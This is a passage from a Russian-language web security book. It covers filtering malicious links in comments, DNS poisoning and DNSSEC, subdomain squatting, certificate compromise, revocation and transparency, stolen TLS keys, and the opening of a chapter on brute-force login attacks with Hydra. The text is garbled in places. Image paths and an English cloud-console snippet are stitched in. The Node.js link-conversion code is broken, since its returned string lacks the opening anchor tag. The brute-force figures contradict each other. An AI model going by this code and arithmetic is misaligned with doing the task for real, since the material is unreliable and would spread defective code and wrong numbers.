Во-первых, если ваше веб-приложение разрешает пользователям обмениваться ссылками или сообщениями, их содержащими, нужно убедиться, что ссылки блокируются, если в них встречаются вредоносные домены. Если злоумышленник наметил себе жертву из числа ваших пользователей, лучшим местом для их поиска служат ваши же страницы с комментариями. Вот пример того, как можно просканировать комментарии на предмет вредоносных ссылок на Node.js:

```
function convertUrlsToLinks(comment, blocklist) {
  comment = escapeHtml(comment);

  // Если найдется что-то похожее на ссылку,
  // проверить, безопасна ли она.
  const urlRegex = /(https?:\/\/[^\s]+)/g;
  return comment.replace(urlRegex, (match) => {
    const url = new URL(match);

    if (blocklist.includes(url.hostname)) {
      throw new Error(`Blocked domain found: ${url.hostname}`);
    }

    return `\${url.href}</a>`;
  }\);
}
```

Сканирует текст комментариев на наличие чего-либо, напоминающего ссылку

Выдает ошибку («Найден домен из черного списка»), если опубликована вредоносная ссылка

Делает ссылку кликабельной (если она безопасна)

Во-вторых, вам нужно обезопасить транзакционные письма, которые вы рассылаете пользователям, чтобы злоумышленник не мог притвориться вами и отправлять поддельные письма с вашего домена. *Подмена* (spoofing)


в письме адреса «От кого» для злоумышленника — пара пустяков. В главе 14 мы обсудим, как защитить пользователей от подменных писем с помощью почты, идентифицируемой доменным ключом (DomainKeys Identified Mail, DKIM).

Отравление DNS

Система доменных имен (Domain Name System, DNS) — своего рода путеводитель по интернету. Компьютеры, которые общаются в Глобальной сети, имеют дело с IP-адресами, но человек лучше запоминает доменные имена, состоящие из букв. DNS — это магия, при помощи которой браузер (или другое устройство, подключенное к интернету) преобразует одно в другое.

Поскольку DNS — единственный пункт точного разрешения IP-адресов, вполне естественно, что он подвергается атакам хакеров, желающих перенаправить трафик пользователей на вредоносные сайты. Обычно это намерение реализуется путем *отравления* (poisoning) DNS. Прежде чем перейти к подробному изучению этого понятия, вкратце разберем, как работает DNS.

Предположим, браузер хочет преобразовать URL <https://www.example.com> в точный IP-адрес. Как правило, эту задачу выполняет DNS-резолвер в составе операционной системы, например библиотека **glibc** в Linux. В самом простом случае DNS-резолвер просит корневой DNS-сервер (адрес которого зашит в браузере) сообщить, какой DNS-сервер может предоставить IP-адреса для домена .com.



Далее резолвер делает запрос на DNS-сервер, указанный в ответе, и спрашивает, где нужно искать домен `example.com`.



На последнем шаге резолвер принимает ответ и запрашивает у сервера, находящегося по указанному адресу, IP-адрес поддомена `www.example.com`.



Когда эти три последовательных поиска завершатся, у браузера будет IP-адрес и можно будет инициировать веб-запрос.

Как вы могли догадаться, в этом примере процесс очень упрощен, потому что если каждый запрос будет адресован корневым доменным серверам, они будут чрезвычайно загружены. (В мире таких серверов всего тринадцать!) Чтобы нагрузка была более масштабируемой, каждый слой DNS состоит из множества серверов, и на каждой стадии процесса осуществляется кэширование.


Браузер кэширует поиск DNS в памяти; операционная система обычно также хранит собственный кэш DNS. Что более важно, в сети вашего провайдера и/или в корпоративной сети тоже есть свой DNS-сервер, который отвечает на большинство запросов DNS, а не перенаправляет их на вышестоящий сервер.

Все эти DNS-кэши — лакомый кусочек для хакеров, которые стремятся перенаправить трафик посредством атаки отравления DNS. Если хочется просто поозорничать, достаточно изменить файл `hosts` на устройстве жертвы, который находится в каталоге `/etc/hosts` в Linux или в папке `C:\Windows\System32\drivers\etc\hosts` в Windows.

Угрозы посерьезнее нацеливаются на корневые серверы и на провайдеров. В 2019 году группа хакеров, известная как «Sea Turtle», скомпрометировала шведского провайдера и DNS для домена верхнего уровня Саудовской Аравии `.sa`. Сложность этой операции говорила о государственном финансировании, хотя никому и не были понятны мотивы. (Может, кто-то обиделся на страны, названия которых начинаются на S?)

Итак, что же можно сделать для защиты от отравления DNS? Хорошая новость: сама по себе угроза перехвата трафика путем отравления DNS невелика, при условии, что вы пользуетесь HTTPS. Если злоумышленнику удастся украсть ваш HTTPS-трафик, ему также придется предоставить браузеру жертвы сертификат. У его фальшивого сайта есть две альтернативы:

- Если он предоставит ваш сертификат, то не сможет расшифровать трафик на свой поддельный сайт (при условии, что он не нашел способа скомпрометировать ваши ключи шифрования; подробнее об этом — в конце главы).
- Если он предоставит собственный сертификат, браузер сообщит, что сертификат недействителен.



По этой причине атаки с отравлением DNS редко осуществляются в одиночку. Обычно они комбинируются с некой компрометацией сертификатов, о чем мы поговорим в следующем разделе.

Еще одна хорошая новость: система DNS становится более безопасной. Новый набор криптографических протоколов, называемый расширениями безопасности DNS (DNS Security Extensions, DNSSEC), позволяет DNS-серверам подписывать ответы и тем самым предотвращать атаки с отравлением DNS. Переход на DNSSEC требует изменений и на стороне клиента, и на стороне сервера, поскольку DNS-сервер обязан публиковать записи DNS, содержащие криптографические ключи (и быть готовым проверять DNS-ответы от других DNS-серверов), а клиент должен проверять ключи шифрования, возвращенные серверами.

На момент написания книги из всех общеупотребимых браузеров DNSSEC по умолчанию включен только у Chrome. (В Mozilla Firefox, Safari и Microsoft Edge требуется изменить конфигурацию или установить плагин.) DNS-серверы ушли далеко вперед. Почти все домены верхнего уровня поддерживают DNSSEC, а ведущие провайдеры хостинга поддерживают DNSSEC для доменов, которые находятся у них. Сложность перехода на DNSSEC варьируется в зависимости от хостинг-провайдера. Google Cloud, например, делает этот процесс прозрачным.

Enable DNSSEC for existing managed public zones

To enable DNSSEC for existing managed public zones, follow these steps.

Console

gcloud

Terraform

Python

1. In the Google Cloud console, go to the **Cloud DNS** page.

Go to Cloud DNS

2. Click the zone name for which you want to enable DNSSEC.
3. On the **Zone details** page, click **Edit**.
4. On the **Edit a DNS zone** page, click **DNSSEC**.
5. Under **DNSSEC**, select **On**.
6. Click **Save**.

Your selected DNSSEC state for the zone is displayed in the **DNSSEC** column on the **Cloud DNS** page.

Пусть поддержка DNSSEC лишь делает первые шаги, включить этот протокол для ваших доменов — прекрасная идея, если есть такая возможность. Если вы это сделаете, ничего не сломается. Браузеры, которые не поддерживают протокол, будут попросту игнорировать его.


Сквоттинг поддоменов

Когда вы создаете веб-сайт, вы становитесь активным участником DNS. С помощью DNS зарегистрировано ваше доменное имя, и на самом домене тоже нужно настроить некоторые дополнительные DNS-реестры. Это, в частности, запись об *обмене почтой* (mail exchange, MX), используемая для маршрутизации email к вашему почтовому провайдеру, A-запись для направления веб-трафика на IP-адрес вашего балансировщика нагрузки, а также запись CNAME для того, чтобы разрешить для трафика префикс **www**.


Для каких-либо особенностей вашего продукта может понадобиться настройка произвольных поддоменов. Если вы, например, владеете доменом example.com, вы можете создать поддомен blog.example.com для блога компании, который будет выводиться в отдельном веб-приложении. Можно также учредить поддомен test.example.com для размещения на нем тестового окружения.

Поддомены публично перечислены в DNS-записях, и злоумышленники активно проверяют их на наличие *висячих* (dangling) поддоменов — тех, которые указывают на несуществующие ресурсы. Обычно так происходит, когда ресурс уже отключен, а DNS-запись для поддомена не была своевременно удалена.

Предположим, ваша компания решила разместить корпоративный блог на блогерском веб-сайте Medium.com, но отдел маркетинга позже отказался от этой идеи, а IT-отдел в известность не поставил. Дело кончилось DNS-записью, которая указывает на несуществующий веб-сайт.



В ходе атак с применением сквоттинга поддоменов злоумышленник заявляет свои права на отключенный ресурс, бесцеремонно занимая то место, которое вы оставили свободным. В этом случае он может просканировать DNS-записи для каждого висячего поддомена и зарегистрировать покинутое имя example-blog или medium.com.



Украденный поддомен представляет собой ценный ресурс для хакера. Поскольку ресурсы таких поддоменов доступны на вашем домене, любой вредоносный веб-сайт, размещенный на украденном поддомене, сможет воровать cookie из вашего веб-трафика.

Кроме того, украденные поддомены часто используются для фишинговых атак и для размещения ссылок на вредоносные сайты. Жертва с большой вероятностью кликнет по ссылке, ведущей на доверенный домен, а провайдеры почтовых услуг менее склонны помечать письма как подозрительные, если доменные имена в ссылках совпадают с тем доменом, откуда пришло письмо.

Есть несколько способов оградить себя от сквоттинга поддоменов.


Во-первых, позаботьтесь о том, чтобы поддомены уничтожались до отключения ресурсов (а это означает документирование внутренних процессов).

Во-вторых, если у вас много поддоменов, периодически проверяйте, не осталось ли где-нибудь висячих. Для этого существуют такие автоматизированные средства перечисления доменов, как **Amass** и **Sublist3r**. (Это те самые инструменты, которыми пользуются хакеры, поэтому весьма их рекомендую.)

Компрометация сертификатов


В главе 3 мы узнали, что цифровые сертификаты — это тот секретный соус, которым приправлено шифрование в интернете. Всякий браузер доверяет нескольким удостоверяющим центрам. Эти центры, в свою очередь, подписывают сертификаты для определенных доменов после того, как владелец домена отправляет запрос на подпись сертификата и подтверждает права на конкретный домен.

Этот процесс может включать в себя и больше промежуточных этапов. Корневой сертификат, который использует удостоверяющий центр, имеет огромную ценность, поэтому до того, как запереть его в надежном месте, с его помощью обычно создают и подписывают временные сертификаты для повседневного использования. Кроме того, крупные организации нередко выступают в качестве удостоверяющих центров для своих промежуточных сертификатов, что дает им возможность выпускать сертификаты для собственных доменов. Таким образом, проверка определенного сертификата включает в себя проверку *цепочки доверия* (chain of trust).



Однако хакеры на то и хакеры, чтобы взламывать, поэтому в цепочке доверия могут случаться и случаются происшествия. В 2011 году был скомпрометирован удостоверяющий центр Comodo, и хакер получил возможность выпускать поддельные сертификаты. В порыве, достойном восхищения,

хакер написал в специальном сообщении, что админский пароль к Comodo Cybersecurity был **globaltrust** и что он просто угадал его.



Правительства и организации, спонсируемые государством, также стараются принять участие в этом деле. Американский хакер Эдвард Сноуден (Edward Snowden), например, «слил» информацию о том, что Агентство национальной безопасности (National Security Agency) использовало поддельные сертификаты для проведения MITM-атак против бразильской нефтяной компании Petrobras. Некоторые правительства не делают тайны из слежки. Правительство Казахстана несколько раз пыталось принудить своих граждан установить «сертификат национальной безопасности», который позволил бы подсматривать за всем интернет-трафиком в стране. К счастью, Google и Apple отказались признавать этот сертификат в своих браузерах Chrome и Safari, и затея не была претворена в жизнь.

Отзыв сертификата

Если ваш удостоверяющий центр скомпрометирован или закрытые ключи шифрования, соответствующие сертификату, украдены, нужно отозвать сертификат у выдавшего его центра. Обычно эта задача решается с помощью инструмента наподобие **certbot**, работающего из командной строки, или

через административный веб-интерфейс. На следующем рисунке показана страница доменного регистратора NameCheap.

Certificate Versions			
Certificate ID	Status	Secured Domains	
7571796	ISSUED	1 Domain	SEE DETAILS
7073175	REPLACED	1 Domain	SEE DETAILS Revoke
Done			

Веб-браузеры могут определить, отозван ли сертификат, проверив *список отозванных сертификатов* (certificate revocation list, CRL) или получив ответ от *протокола состояния сетевого сертификата* (online certificate status protocol, OCSP).

Список отозванных сертификатов публикуется выпустившим их удостоверяющим центром. Список периодически загружается браузером и хранится локально. Когда браузер находит сертификат во время TLS-рукопожатия, он проверяет, не числится ли тот в списке. Если числится, браузер выводит предупреждение.

Запрос протокола состояния сетевого сертификата — это запрос в реальном времени к ответчику OCSP, который связан с удостоверяющим центром, выдавшим сертификат, для определения статуса отзыва сертификата. Большинство современных веб-браузеров используют для проверки статуса отзыва TLS-сертификатов и CRL, и OCSP, выбирая то или другое в зависимости от конфигурации сервера, к которому производится доступ.

Если сертификат отозван, вам придется выпустить другой ему на замену и установить на серверах. Важно автоматизировать этот процесс, чтобы избежать ошибок ручного ввода, которые могут произойти при размещении ключей. Нам не нужны оставленные по недоразумению скомпрометированные сертификаты!

Прозрачность сертификатов

Уметь быстро отозвать сертификат — одно дело, но определить, скомпрометирован ли он, — совсем другое, особенно если компрометация случилась выше по цепочке доверия. Для решения этой задачи удостоверяющие центры

реализуют логи *прозрачности сертификатов* (certificate transparency, CT). Логги требуются для публикации всех сертификатов, которые они выпускают. Благодаря этому требованию владельцы сайтов могут выявить поддельные сертификаты для своих доменов.

Вы можете следить за логгами прозрачности сертификатов с помощью инструментов, встроив их в панель управления хостинг-провайдера. Например, Cloudflare позволяет включить данную функциональность одним щелчком.

Certificate Transparency Monitoring Beta

Receive an email when a Certificate Authority issues a certificate for your domain.

Notification email


 Add

Сканирование на наличие поддельных сертификатов, выданных вашему домену, весьма полезно для выявления компрометации на ранней стадии, а сама процедура, как правило, проста в реализации.

Краденые ключи

Мы обсудили важность использования криптографии, чтобы уберечься от MITM-атак; мы обсудили, как крадут трафик с помощью фальшивых доменов и отравления DNS; мы обсудили скомпрометированные сертификаты. Угрозу, которую мы обсудим теперь, описать, пожалуй, проще всего: что происходит, когда злоумышленник крадет закрытые ключи шифрования.

Типичное развертывание веб-сервера и приложения выглядит так, как показано на следующем рисунке. У веб-сервера есть доступ и к сертификату (он находится в открытом доступе), и к закрытому ключу шифрования (он должен храниться конфиденциально).



Я сознательно опустил многие детали (например, многие веб-серверы находятся за балансировщиком нагрузки), но этот рисунок отражает основную мысль. Веб-сервер активно пользуется закрытым ключом, соответствующим вашему сертификату, для расшифровки HTTPS-трафика перед отправкой незашифрованного трафика серверу приложения, а также для шифрования ответов перед отправкой по другим направлениям. Следовательно, задача атакующего сводится к тому, чтобы каким-то образом получить доступ к этому закрытому ключу.

Самый легкий способ похитить ключ шифрования — залогиниться на сервере по протоколу SSH или подключиться к удаленному рабочему столу Windows. Для этого злоумышленнику потребуется ключ доступа и доступ к серверу, на котором работает веб-сервер, — так же, как это требуется администратору, обслуживающему сервер.

Убедитесь, что эту комбинацию данных не так просто получить. Помните о данной угрозе, когда будете выпускать ключи доступа. Хорошая мысль — выпускать их только по мере необходимости и удалять, если доступ больше не нужен. Что еще лучше, ограничьте доступ сервера к автоматизированным процессам, которые выполняют необходимое обслуживание и вносят изменения во время релиза.

Если сервер приложения и веб-сервер работают на одном компьютере, то для кражи ключей злоумышленник получает возможность воспользоваться уязвимостью с *инъекцией команд* на сервере приложения. Мы узнаем, как защититься от атак этого типа, в главе 12, но осведомленность о такой угрозе будет хорошим аргументом в пользу разнесения сервера приложения и веб-сервера по разным машинам.

На компьютере, на котором работает веб-сервер, доступ к каталогу, где находятся закрытые ключи, должен быть возможен только для тех, кто об-

ладает повышенными привилегиями. Убедитесь, что вы следуете *принципу минимальных привилегий* (мы говорили о нем в главе 4). К этому каталогу должен иметь доступ только процесс веб-сервера; пользователи низкого уровня или процессы, выполняющие вход в операционную систему, не должны иметь таких полномочий.

Наконец, соблюдайте осторожность при развертывании, чтобы не выложить закрытые ключи в интернет. Веб-сервер, такой как NGINX, обычно используется для размещения общедоступных ресурсов — изображений, JavaScript, CSS-файлов и т. д., поскольку эти ресурсы являются статическими и, как правило, не требуют выполнения кода на стороне сервера для доставки в браузер. Совершить такую роковую ошибку, как запись закрытых ключей в публичный каталог, проще простого.

Если вы подозреваете, что ваши TLS-ключи скомпрометированы, вам нужно незамедлительно отозвать сертификаты, регенерировать ключи и раскрыть требуемую информацию, о чем мы поговорим в главе 15. Главное, соблюдать осторожность. *Любой* необоснованный доступ к вашим серверам должен рассматриваться как возможная компрометация. Просмотр логов доступа и запуск системы обнаружения вторжений поможет выявить нехарактерную активность.

Подведем итоги

- Установите сертификат и соединяйтесь по протоколу HTTPS, чтобы защититься от MITM-атак.
- Убедитесь, что все соединения с вашим веб-приложением проходят по HTTPS путем реализации HSTS.
- Запрашивайте минимальную версию TLS (1.3 на момент написания книги), чтобы защититься от атак с понижением версии.
- Оградите себя от доменов-двойников с помощью фильтрации вредоносных ссылок в контенте, создаваемом пользователями, и инструментов для выявления похожих доменов.
- Помните об отравлении DNS и о том, как важно использовать HTTPS для ослабления этой угрозы. Перейдите на DNSSEC на тех доменах, где это возможно.
- Будьте внимательны при создании поддоменов, и если их много, применяйте автоматическое сканирование, чтобы выявить висячие поддомены.
- Регулярно проверяйте СТ-логи на наличие подозрительных сертификатов, выпущенных для домена, которым вы владеете.

- Заведите скрипт для отзыва и перевыпуска сертификатов и запускайте его всякий раз, когда возникнет подозрение в несанкционированном доступе к вашим серверам.
- Ограничьте доступ людей и процессов к серверам, на которых хранятся данные о шифровании.
- Разверните сервер приложения и веб-сервер на разных машинах.
- Со всей внимательностью отнеситесь к тому, какие каталоги на сервере приложений открыты для публичного доступа (например, те, в которых хранятся сертификаты и ассеты), а какие — нет (те, в которых хранятся закрытые ключи шифрования).



В этой главе

- ✓ Как злоумышленники пытаются узнать данные для входа в веб-приложение методом перебора
- ✓ Как остановить атаку методом перебора
- ✓ Как безопасно хранить учетные данные
- ✓ Как веб-приложение может слить информацию о существовании логинов и почему это плохо

Многие веб-приложения созданы для общения пользователей, будь то обмен видео с котиками или обсуждение рецептов в комментариях на веб-сайте *New York Times*. Учетные записи пользователей — ценность для хакеров. В некоторых случаях эта ценность очевидна: скомпрометированные учетные данные входа в банковские системы могут напрямую использоваться для мошенничества. Другие типы похищенных аккаунтов могут применяться в маркетинговых схемах или для кражи личных данных.

Если у вас на веб-сайте есть страница входа, в ваши обязанности входит защищать персональные данные своих пользователей. Это означает хранить их учетные данные — информацию, которую должен ввести каждый поль-

зователь, чтобы получить доступ к аккаунту, — вне досягаемости хакеров. Давайте поговорим о способах, которыми пользуются взломщики, чтобы украсть учетные данные, и о том, как можно их остановить.

Атаки методом перебора

Когда мы говорим об учетных данных пользователя, обычно имеем в виду логин и пароль. Пользователь может идентифицировать себя и другими способами, но они, как правило, предлагаются в дополнение к паролю, а не вместо него. Мы обсудим это в разделе «Многофакторная аутентификация» далее в этой главе.

Логинами на веб-сайтах нередко служат адреса электронной почты, если только сайт не задуман как площадка для общения пользователей. В этом случае пользователи обычно регистрируют свой email, а затем выбирают никнейм.


Самый простой способ украсть учетные данные — угадать их. Для этого существуют хакерские инструменты, которые перебирают миллионы комбинаций логинов и паролей и записывают, какие из них возвращают код успешной операции. Этот метод называется *перебором* (также известен как «метод грубой силы», или *брутфорс*).

Неудивительно, что некоторые хакерские инструменты позволяют запустить такую атаку из командной строки. Один из них, Hydra, поставляется с дистрибутивом Kali Linux и снискал популярность у хакеров и пентестеров.

Вместо того чтобы перечислять все логины от `aaaaaaa` to `ZZZZZZZZ`, хакеры предпочитают пользоваться списками логинов и паролей, украденными в результате предыдущих утечек. Немного математики за кадром — и причина станет очевидной. Если упростить атаку методом перебора и предположить, что логин и пароль содержат по восемь символов, среди которых могут быть буквы (в верхнем или нижнем регистре) и цифры, мы можем сгенерировать 476 *миллионов* (10 в степени 30) возможных комбинаций! При темпе обработки один логин в секунду проведение атаки займет 15 *квадриллионов* лет — пожалуй, несколько больше, чем хотелось бы потратить на взлом форума о мясных рулетах.

Такой хакерский инструмент, как Hydra, дает возможность подключать списки логинов и паролей, что значительно ускоряет процесс. Пользователи часто пользуются одними и теми же логинами и паролями на разных сайтах. (В конце концов, память у нас не резиновая, а жизнь слишком коротка, чтобы тратить ее на придумывание пароля для каждого нового сайта.) Натравив

Hydra на множество сайтов, мы получим результат уже через несколько минут.



Таким образом, полагаться лишь на логин и пароль для аутентификации пользователей довольно опасно. Как же мы можем усилить свои позиции?

Технология единого входа

